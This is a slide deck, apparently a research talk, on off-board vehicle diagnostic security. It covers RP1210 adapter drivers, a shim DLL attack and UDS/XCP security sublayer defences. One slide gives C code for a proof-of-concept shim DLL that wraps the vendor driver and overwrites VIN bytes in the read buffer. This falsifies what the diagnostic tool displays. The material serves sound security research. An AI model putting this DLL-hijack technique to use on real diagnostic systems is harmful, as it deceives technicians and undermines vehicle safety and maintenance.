

accelerate
the shift™



Securing Off-Board Vehicle Diagnostics

Prepared by Sharika Kumar* and Jeremy Daily†

*Accelera by Cummins/The Ohio State University, †Colorado State University

Agenda

01 Off-Board Commercial Vehicle Diagnostics

02 Shim DLL Attack Model


03 ISO14229 Unified Diagnostic Services (UDS)

04 Securing XCP Protocol

05 Conclusion


Medium and Heavy Duty (MHD) Network Communication

- MHD networks are typically built on SAE J1939 over CAN 2.0b (Multi-master serial bus, features unicast and broadcast messages, transport fragmentation/reassembly)
- Diagnostic application often run on a Windows-based PC or laptop using an RP1210 compliant vehicle diagnostics adapter.



Vehicle Diagnostic Adapters (VDAs)

- VDAs translates vehicle communications to a diagnostic application.
- American Trucking Association's (ATA) Technology and Maintenance Council (TMC) initiated RP1210 in the 1990's to enable VDA interoperability.
- RP1210 describes a standard API for a Windows PC application to communicate with the network.
- A trusted maintenance technician is often granted access to connect a VDA to the diagnostic port to exercise the off-board communications.




The concept of RP1210

Simple RP1210 Example

Minimal implementation to request a VIN

The message structure depends on the type of client



- J1939
- CAN
- J1708



Function Name	Description
RP1210_ClientConnect (...)	Load the routines for a particular protocol on the correct channel
RP1210_SendCommand(...)	Send command to change the behavior or property of the VDA
RP1210_SendMessage (...)	Send a message through the VDA to the vehicle network
RP1210_ReadMessage (...)	Read a message from the vehicle network
RP1210_ClientDisconnect (...)	Disconnect the client and close the driver

Simple RP1210 Example, cont.

Source available at <https://github.com/SystemCyber/ShimDLL>



Simple RP1210 Example, cont.

simpleRP1210.exe CIL7R32.dll 1

Observations

It worked...



- No need to verify the VDA dll.
- Read and Write Messages over the network (i.e. this is a trusted operation)
- Identification of the vendor DLL is based only on filename.
 - Can rewrite the filename for the existing legitimate DLL

What if we created a new DLL that connected to the legitimate DLL and presented the RP1210 functions to the diagnostics tool?



ShimDLL.dll

Attacking Vehicle Diagnostic Adapter Drivers



```
1 short __declspec(dllexport) WINAPI RP1210_ReadMessage( →
2     short   nClientID, →
3     unsigned char *fpchAPIMessage, →
4     short   nBufferSize, →
5     short   nBlockOnRead ){
6     int status = ERR_DLL_NOT_INITIALIZED;
7     if (Xternal_RP1210_ReadMessage != NULL){
8         status = Xternal_RP1210_ReadMessage(nClientID, →
9             fpchAPIMessage, →
10            nBufferSize, →
11            nBlockOnRead);
12     }
13     /* Manipulate Data here!!*/
14     if (status > 0){
15         // Find PGNs that are interesting
16         unsigned long pgn = fpchAPIMessage[4] + (fpchAPIMessage[5] << 8) + (fpchAPIMessage[6] << 16);
17         if (pgn == PGN4VIN){ // Look for the VIN to break
18             /*Directly manipulates the bytes in the buffer.*/
19             fpchAPIMessage[21] = 'A';
20             fpchAPIMessage[22] = 'T';
21             fpchAPIMessage[23] = 'T';
22             fpchAPIMessage[24] = 'A';
23             fpchAPIMessage[25] = 'C';
24             fpchAPIMessage[26] = 'K';
25             fpchAPIMessage[27] = '!';
26         }
27     }
}
```

Function exposed to diagnostic software

Legitimate function from vendor dll

Buffer with vehicle network data

Manipulated Data

Falsified Information displayed on a Diagnostic Tool

11

Program ending.

Number of SendMessage 1

Number ReadMessages 1135

C:\Users\jdaily\Documents\GitHub\ShimDLL>

- Data manipulations take place on the diagnostics computer, not the vehicle network
- Attacker does not need physical access to the vehicle, just admin privileges on Windows
- VDAs and their DLLs are from third party vendors
- Similar issues exist with J2435 for passenger cars

Contributions

Implementation Details

Network traffic traces showing an example of utilizing Unified Diagnostic Services (UDS) Service \$84 to secure diagnostics communication.

Security Sublayer for UDS

AUTOSAR does not specify diagnostic communication manager (DCM) **Security Sublayer**. Our complex device driver (CDD) based workaround solution implements the Security Sublayer functionality


Dynamic Session Keys

Sequence diagram of the keys generated dynamically during session authentication used to encrypt the session protects the session from brute attacks


Application to XCP

An example of using the security sublayer and apply it to calibration protocol, which can be used to enhance supply chain protections.

